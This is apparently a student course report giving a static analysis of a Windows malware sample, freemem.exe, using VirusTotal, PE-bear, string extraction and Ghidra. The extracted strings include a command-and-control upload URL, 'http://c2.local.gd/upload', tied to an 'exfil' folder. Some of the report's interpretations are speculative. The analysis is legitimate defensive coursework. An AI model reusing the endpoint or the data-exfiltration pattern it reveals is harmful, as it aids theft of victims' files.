
Jonathan Escobedo
Kiet Hoang
Nathan Nguyen
Jeremy Swagerty
Angarag Gansukh
Donald Novasky
10-27-2023
CPSC 458
Section 02
Fall 2023

Project 2

Static Analysis

VirusTotal Scan


We get the hashes from PE-bear and then we scan MD5 hash in VirusTotal on Sunday, October 21th. The malware has not been reported yet on VirusTotal.



PE-bear v0.6.5.2 [C:\Users\IEUser\Desktop\freemem.exe]

```
     0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
40   0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68
50   69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F
60   74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20
70   6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00
80   9B C9 FF 3D DF A8 91 6E DF A8 91 6E DF A8 91 6E
90   94 D0 92 6F D8 A8 91 6E 94 D0 94 6F 64 A8 91 6E
A0   94 D0 95 6F D3 A8 91 6E CA D7 6C 6E D8 A8 91 6E
```

	File info
Path	C:\Users\IEUser\Desktop\freemem.exe
Is Truncated?	No
File size	1214976
Loaded size	1214976
File Alignment Units	2373
Checksum	12dd1e
MD5	a531f32ae1837d96e9c7d265dd3579f9
SHA1	c29c5629783f4348f2d518e5a09b3b3d4a2c09a9


https://www.virustotal.com/gui/search/a531f32ae1837d96e9c7d265dd3579f9


a531f32ae1837d96e9c7d265dd3579f9

No matches found

Alternatively, do you want to locate your threat based on static, dynamic, content, attribution or other advanced IoC context? VT Intelligence allows you to across VirusTotal's entire threat corpus using a myriad of modifiers, learn more.

PE-bear

We find out the magic number is 4D5A. It means the malware is associated with the Windows/DOS OS system.


```
     0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
0    4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00
10   B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
20   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
30   00 00 00 00 00 00 00 00 00 00 00 00 18 01 00 00
40   0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68
50   69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F
60   74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20
```

The malware is designed mainly for Windows Vista/Server 2008. The version could mainly for version 6.0, because os ver major is 6 and minor is 0






Image Base	140000000	
Section Alignment	1000	
File Alignment	200	
OS Ver. (Major)	6	Windows Vista / Server 2008
OS Ver. (Minor)	0	
Image Ver. (Major)	0	

The TimeDateStamp looks suspicious to us. The invalid or valid date started in 1970 and ended in 2106. The malware could do evasion checks from the system or anti-virus, or malware could do anti-forensics, and more possible actions from malware.



Name	Value	Value	Meaning	Mea
Characteristics	0			
TimeDateStamp	0		Thursday, 01.01.1970 00:00:00 UTC	
MajorVersion	0			
MinorVersion	0			
NumberOfNam...	0			
NumberOfIdEnt...	1			




Offset	Name	Value	Meaning
11C130	Characteristics	0	
11C134	TimeDateStamp	FFFFFFFF	Sunday, 07.02.2106 06:28:15 UTC
11C138	MajorVersion	0	
11C13A	MinorVersion	0	
11C13C	Name	11D48C	freemem.exe
11C140	Base	1	
11C144	NumberOfFunc...	52	
11C148	NumberOfNames	52	

The malware uses 117 functions from KERNEL32.dll , 37 functions from WS2_32.dll, 16 functions CRYPT32.dll

KERNEL32.dll is an important file in Windows that makes it possible for many Windows applications to run. It is not part of the kernel itself, but it likes a bridge between applications and the kernel.

ws2_32.dll allows network applications to work. It provides the Windows Sockets API, which is a set of functions that network applications can use to connect to and communicate with other computers over the network , especially TCP/IP.

CRYPT32.dll is used by many Windows applications, including web browsers, email clients, file transfer applications, and online games. Malware could do such as man-in-the-middle attacks, decrypt sensitive data that encrypted using Windows functions, gain privileges on the system, malware can achieve persistence, and more



File Hdr | Optional Hdr | Section Hdrs | Exports | Impor

Offset	Name	Func. Count	Bound?	Or
11C9F8	KERNEL32.dll	117	FALSE	11
11CA0C	SHELL32.dll	1	FALSE	11
11CA20	ole32.dll	1	FALSE	11
11CA34	WS2_32.dll	37	FALSE	11
11CA48	CRYPT32.dll	16	FALSE	11
11CA5C	bcrypt.dll	1	FALSE	11
11CA70	ADVAPI32.dll	9	FALSE	11

Strings

We extract strings from malware, freemem.exe. We notice malware trying to open sockets (socks4 and socks5) to connect TCP, then malware can send requests to HTTP, FTP, SMTP, etc. Malware could connect to an infected host (malware author's host), allow for further attacks, maintaining persistence, and more. Also malware tries to protect malware's communication channel by using HTTP strict transport security (HSTS)

Some screenshots of malware's strings

```
@on
easy handle already used in multi handle
CONNECT_ONLY is required
Failed to get recent socket
all
ALL
SESS
FLUSH
RELOAD
Set-Cookie:
Connection #%I64d to host %s left intact
Resolving timed out after %I64d milliseconds
Connection timed out after %I64d milliseconds
Operation timed out after %I64d milliseconds with %I64d out of %I64d bytes received
Operation timed out after %I64d milliseconds with %I64d bytes received
Cannot rewind mime/post data
seek callback returned error %d
the ioctl callback returned %d
ioctl callback returned error %d
necessary data rewind wasn't possible
Transfer was pending, now try another
Hostname '%s' was found in DNS cache
operation aborted by pre-request callback
Internal error removing splay node = %d
Internal error clearing splay node = %d
ignoring failed cookie_init for %s
localhost
cookie contains TAB, dropping
oversized cookie dropped, name/val %zu + %zu bytes
__Secure-
__Host-
invalid octets in name/value, cookie dropped
secure
httponly
path
domain
skipped cookie with bad tailmatch domain: %s
version
max-age
expires
#HttpOnly_
TRUE
FALSE
cookie '%s' for domain '%s' dropped, would overlay an existing cookie
Replaced
Added
```

```
Added
%s cookie %s="%s" for domain %s, path %s, expire %I64d
none
WARNING: failed to open cookie file "%s"
Included max number of cookies (%zu) in request!
unknown
%s%s%s
%I64d
# Netscape HTTP Cookie File
# https://curl.se/docs/http-cookies.html
# This file was generated by libcurl! Edit at your own risk.
WARNING: failed to save cookies in %s: %s
getaddrinfo() thread failed to start
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
0123456789ABCDEF
binary
8bit
7bit
base64
quoted-printable
\\\
"\"
"%22
%0D
%0A
.gif
image/gif
.jpg
image/jpeg
.jpeg
.png
image/png
.svg
image/svg+xml
.txt
text/plain
.htm
text/html
.html
.pdf
application/pdf
.xml
application/xml
Content-Type
; boundary=
Content-Type: %s%s%s
multipart/mixed
application/octet-stream
Content-Disposition
multipart/
attachment
```


```
attachment
; filename="
; name="
Content-Disposition: %s%s%s%s%s%s%s
Content-Transfer-Encoding
Content-Transfer-Encoding: %s
multipart/form-data
form-data
----------------%u/%ld/%s
Connection cache is full, closing the oldest one
http/1.0
http/1.1
multi
SSL
SSL-PROXY
Unrecognized parameter value passed via CURLOPT_SSLVERSION
CURL_SSLVERSION_MAX incompatible with CURL_SSLVERSION
%s:
-----BEGIN PUBLIC KEY-----
-----END PUBLIC KEY-----
sha256//
 public key hash: sha256//%s
;sha256//
%s%s%s%s
CURL_SSL_BACKEND
cf_connect()
cf_connect() -> %d, done=%d
cf_recv(len=%zu) -> %zd, %d
unsupported ALPN protocol: '%.*s'
ALPN: server accepted %.*s
ALPN: server did not agree on a protocol. Uses default.
Closing connection
Too old connection (%ld seconds idle), disconnect it
Too old connection (%ld seconds since creation), disconnect it
Connection %I64d seems to be dead
can multiplex
serially
Found bundle for host: %p [%s]
Server doesn't support multiplex yet, wait
Server doesn't support multiplex (yet)
Could multiplex, but not asked to
Can not multiplex, even if we wanted to
Connection #%I64disn't open enough, can't reuse
Server upgrade doesn't support multiplex yet, wait
Server upgrade cannot be used
Multiplexed connection found
Found pending candidate for reuse and CURLOPT_PIPEWAIT is set
Connected to %s (%s) port %u
Protocol "%s" not supported or disabled in libcurl
Invalid zoneid: %s; %s
%s://%s
URL rejected: %s
```

```
%s://%s
URL rejected: %s
file
Too long host name (maximum is %d)
http
https
Switched from HTTP to HTTPS due to HSTS => %s
%I64d-
_proxy
http_proxy
all_proxy
ALL_PROXY
Uses proxy env variable %s == '%s'
socks5h
socks5
socks4a
socks4
socks
Unsupported proxy scheme for '%s'
Unsupported proxy syntax in '%s': %s
Unsupported proxy '%s', libcurl is built without the HTTPS-proxy support.
localhost%s
memory shortage
no_proxy
NO_PROXY
space-separated NOPROXY patterns are deprecated
Couldn't find host %s in the %s file; using defaults
.netrc parser error
anonymous
ftp@example.com
%25
Please URL encode %% as %%25, see RFC 6874.
Invalid IPv6 address format
No valid port number in connect to host string (%s)
%s%s%s
Connecting to hostname: %s
Connecting to port: %d
Alt-svc connecting from [%s]%s:%d to [%s]%s:%d
Unix socket path too long: '%s'
Couldn't resolve proxy '%s'
Failed to resolve host '%s' with timeout after %ld ms
Could not resolve host: %s
localhost/
proxy
host
Re-using existing connection with %s %s
No more connections allowed to host: %zu
No connections available in cache
No connections available.
NTLM picked AND auth done set, clear picked
NTLM-proxy picked AND auth done set, clear picked
HEAD
```

```
NTLM-proxy picked AND auth done set, clear picked
HEAD
POST
PUT
GET
recv: no filter connected
send: no filter connected
added
[%s]
Write callback asked for PAUSE when not supported
Failure writing output to destination
Failed writing header
HAPPY-EYEBALLS
SETUP
ipv4
ipv6
%s failed
%s connect timeout after %I64dms, move on!
%s connect -> %d, connected=%d
%s done
%s trying next
Connection timeout after %ld ms
%s starting (timeout=%I64dms)
all eyeballers failed
%s assess started=%d, result=%d
Failed to connect to %s port %u after %I64d ms: %s
Connection time-out
created %s (timeout %I64dms)
close
query connect reply: %dms
destroy
unsupported transport type %d
haproxy protocol not support with SSL encryption in place (QUIC?)
Digest
%.*s
Proxy-
%sAuthorization: Digest %s
iphlpapi.dll
if_nametoindex
kernel32
LoadLibraryExW
AddDllDirectory
%10s %512s %u %10s %512s %u "%64[^"]" %u %u
%s %s%s%s %u %s %s%s%s %u "%d%02d%02d %02d:%02d:%02d" %u %d
# Your alt-svc cache. https://curl.se/docs/alt-svc.html
# This file was generated by libcurl! Edit at your own risk.
Excessive alt-svc header, ignoring.
clear
0123456789abcdefABCDEF:.
Excessive alt-svc host name, ignoring.
Unknown alt-svc port number, ignoring.
```

```
Excessive alt-svc host name, ignoring.
Unknown alt-svc port number, ignoring.
persist
Added alt-svc: %s:%d over %s
max-age=
includesubdomains
%d%02d%02d %02d:%02d:%02d
unlimited
%s%s "%d%02d%02d %02d:%02d:%02d"
%s%s "%s"
# Your HSTS cache. https://curl.se/docs/hsts.html
# This file was generated by libcurl! Edit at your own risk.
%256s "%64[^"]"
 !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`ABCDEFGHIJKLMNOPQRSTUVWXYZ{|}~
 !"#$%&'()*+,-./0123456789:;<=>?@abcdefghijklmnopqrstuvwxyz[\]^_`abcdefghijklmnopqrstuvwxyz{|}~
deflate
gzip
x-gzip
identity
Error while processing content unencoding: %s
Error while processing content unencoding: Unknown failure within decompression software.
1.3.0
1.2.0.4
Unrecognized content encoding type. libcurl understands %s content encodings.
chunked
Reject response due to more than %u content encodings
Moving trailers state machine from initialized to sending.
operation aborted by trailing headers callback
Successfully compiled trailers.
operation aborted by callback
Read callback asked for PAUSE when not supported
read function returned funny value
%zx%s
Signaling end of chunked upload after trailers.
Signaling end of chunked upload via terminating chunk.
The requested document is not new enough
The requested document is not old enough
Excess found: excess = %zd url = %s (zero-length body)
Failed reading the chunked-encoded stream
%s in chunked-encoding
Leftovers after chunking: % I64du bytes
Excess found in a read: excess = %zu, size = %I64d, maxdownload = %I64d, bytecount = %I64d
we are done reading and this is set to close, stop send
Failed to alloc scratch buffer
We are completely uploaded and fine
select/poll returned error
Done waiting for 100-continue
transfer closed with %I64d bytes remaining to read
transfer closed with outstanding read data remaining
```


The site http://c2.local.gd/upload, could be the malware's host c2 means command and control, probably, malware try to send sensitive data from victim's computer to malware's host Mallware's author ship .pdb (program database), so we can do reverse engineer to understand internal structure and logic with advanced tool such as ghidra



```
[CRASH] couldn't open directory -> %s
[CRASH] path is too long -> %s/%s
[CRASH] couldn't compress data
[CRASH] couldn't retrieve size from file
[CRASH] couldn't decompress data
[CRASH] couldn't open file -> %s
[CRASH] length of file is negative
[CRASH] couldn't allocate data when reading the file %s
[CRASH] %zu is more than the maximum path length: %u
exfil
.zst
http://c2.local.gd/upload
./exfil
%lld / %lld (%ld%%)
/"e
/"e
/"e
/"e
RSDS}
jA))
OJ=@
C:\Development\Malware\x64\Release\freemem.pdb
```


Ghidra Analysis

From the first section of *main(),* we call SHGetKnownFolderPath() to try to get a path of a folder referenced by the global variable *rfid* and store the path as a Unicode string in the variable *path_of_known_folder.* If the referenced file does not have a path or doesn't exist on the system then it calls *some_cleanup_func_before_termination()* which will be frequently called throughout the program when a function call fails and then simply terminates *main()*. If the reference exists then we call another function and pass *path_of_known_folder* as one of the parameters, which probably does some file manipulation with the referenced file. Lastly, we free the referenced file.




```
                /* Requests the known folder for the current user referenced by the rfid */
path_of_known_folder[0] = (LPCWSTR)0x0;
path_of_known_folder_by_id_result =
     SHGetKnownFolderPath(&rfid,0,(HANDLE)0x0,path_of_known_folder);
if (path_of_known_folder_by_id_result < 0) {
                /* rfid parameter doesn't have a path or not present on the system
                    */
  some_cleanup_func_before_termination(0x48);
  pcVar7 = (code *)swi(3);
  (*pcVar7)();
  return;
}
                /* Do something with our referenced file */
FUN_1400d27b4((undefined (*) [32])local_548,path_of_known_folder[0],0x104);
                /* Free our referenced file
                    */
CoTaskMemFree(path_of_known_folder[0]);
```

In the next portion of code, we call *GetTempPathW()*, which stores the designated temporary directory in our variable *temp_file_path*. If the function call fails, we once again call *some_cleanup_func_before_termination()* and then terminate *main().*



